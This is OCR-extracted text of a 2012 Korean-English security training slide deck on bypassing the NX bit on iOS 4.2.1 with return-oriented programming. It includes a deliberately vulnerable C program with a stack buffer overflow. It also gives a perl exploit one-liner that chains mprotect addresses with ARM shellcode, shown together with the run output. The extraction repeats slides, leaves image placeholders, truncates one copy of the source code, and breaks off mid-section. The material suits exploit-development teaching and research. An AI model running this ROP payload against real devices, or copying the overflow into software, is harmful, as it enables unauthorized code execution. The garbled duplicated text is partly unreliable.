Safe² Red Alert

Bypass NX-bit on iOS (ROP)

Doc. No. : RA_WTD_0020
Version 1.0

2012-05-28
Documented by Sanghwan, Ahn

NSHC SECURITY

About Me

Name : Sanghwan Ahn (h2spice)

Belong : R3d@l3rt Team in NSHC

Job : Research Engineer

E-mail : shahn@nshc.net

Facebook : http://www.facebook.com/h2spice

Agenda

1. at the outset

① What is iPhone ?
② iOS Security Model
③ Test Environment
④ Scenario Concept

2. ROP on iOS(Scenario one)

① Scenario
② Vulnerable source
③ Exploitation

3. ROP on iOS(Scenario two)

① Scenario
② Vulnerable source
③ Exploitation


at the outset

1. at the outset

(1) What is iPhone?

by Apple

iOS mobile OS



ARM CPU(RISC)

1. at the outset

(1) What is iPhone?

iOS mobile O

ARM CPU(RISC)

(2) iPhone Security Model


iPhone Security Model
· 각각의 프로세스는 Mobile(User)권한으로 동작한다.
· root 계정만이 기본 설치 디렉터리 와 애플리케이션 상위 디렉터리에 쓸수있는 권한을 가짐.
· /bin/sh 및 setuid 파일이 존재하지않음.(순정버전에서)
· NX-bit가 활성화 되어있다.
· ASRL이 적용되어있다 (4.3 이상 버전)
· SYS_setreuid 와 SYS_setreguid 가 커널 단에서 제거됨.
· 메모리는 동시에 RWX 권한을 가질수없음 (R-X 또는 RW- 조합 허용됨)

Safe² Red Alert

(3) Test Environment

Test Environment	
Model	iPod touch 2g
OS	iOS 4.2.1 (jailbreaked)
Core	ARM Core v6
Installed Tools	GNU Compiler (gcc)
	GNU Debugger (gdb)
	Script Language (perl)
	Otool
	Openssl/ Openssh

(4) Scenario Concept




(4) Scenario Concept

(4) Scenario Concept

Safe² Red Alert

(4) Scenario Concept



ROP on iOS(Scenario one)

(1) Scenario one


- BoF 발생
- Return address를 mprotect( )의 주소로 변조
- 함수가 종료될 때 mprotect( )호출 / 스택의 데이터 실행 권한 부여
- 스택에 위치한 shellcode로 이동 및 실행

(1) Scenario one

- BoF 발생
- Return address를 mprotect( )의 주소로 변조
- 함수가 종료될 때 mprotect( )호출 / 스택의 데이터 실행 권한 부여
- 스택에 위치한 shellcode로 이동 및 실행


(1) Scenario one

- BoF 발생
- Return address를 mprotect( )의 주소로 변조
- 함수가 종료될 때 mprotect( )호출 / 스택의 데이터 실행 권한 부여
- 스택에 위치한 shellcode로 이동 및 실행



(1) Scenario one

- BoF 발생
- Return address를 mprotect( )의 주소로 변조
- 함수가 종료될 때 mprotect( )호출 / 스택의 데이터 실행 권한 부여
- 스택에 위치한 shellcode로 이동 및 실행



(2) Vulnerable source

취약한 프로그램 소스는 다음과 같다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void sys()
{
        system("ps");
}
void mpo()
{
char* p;
char c;
p=malloc(128);
mprotect(p,128,PROT_EXEC);
}
void strc()
{
 char buf[30];
 char buff[]="abc";
strcpy(buf,buff);
}
int main(int argc, char* argv[])
{
char buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
```

(2) Vulnerable source

취약한 프로그램 소스는 다음과 같다.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void sys()
{
        system("ps");
}
void mpo()
{
char* p;
char c;
p=malloc(128);
mprotect(p,128,PROT_EXEC);
}
void strc()
{
 char buf[30];
 char buff[]="abc";
strcpy(buf,buff);
}
int main(int argc, char* argv[])
{
char buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
```

(2) Vulnerable source

취약한 프로그램 소스는 다음과 같다.


```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/mman.h>

void donuts() {
        puts ("Donuts..\n");
        exit(0);
}

void sys()
{
        system("ps");
}
void mpo()
{
char* p;
char c;
p=malloc(128);
mprotect(p,128,PROT_EXEC);
}
void strc()
{
 char buf[30];
 char buff[]="abc";
strcpy(buf,buff);
}
int main(int argc, char*
{
char buf[10];
fgets(buf,128,stdin);
printf("%s\n",buf);
return 0;
}
```

(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.


```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff218),pack('V',0x3088a55c
),pack('V',0x2fdff000),pack('V',0x00001000),pack('V',0x00000003),pack('V',0x12341234),pack('V',0x00002290),pack
('V',0x00002224),pack('V',0x00002224),"\x02\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20
\x8d\xe5\x04\x10\x8d\xe2\x3b\xc0\xa0\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test8

AABBBBCCCC↑衫/\졆0
Donuts..


h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff218),pack('V',0x3088a55c
),pack('V',0x2fdff000),pack('V',0x00001000),pack('V',0x00000005),pack('V',0x12341234),pack('V',0x00002290),pack
('V',0x00002224),pack('V',0x00002224),"\x02\x20\x22\xe0\x14\x10\x9f\xe5\x11\x02\xa0\xe1\x04\x10\x8d\xe5\x08\x20
\x8d\xe5\x04\x10\x8d\xe2\x3b\xc0\xa0\xe3\x80\x80\x80\xef\x08\x03\xdb\x32"' ;cat)|./test8

AABBBBCCCC↑衫/\졆0


Segmentation fault
```

(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.


(3) Exploitation

ROP 기법을 이용한 공격 방식은 다음과 같다.



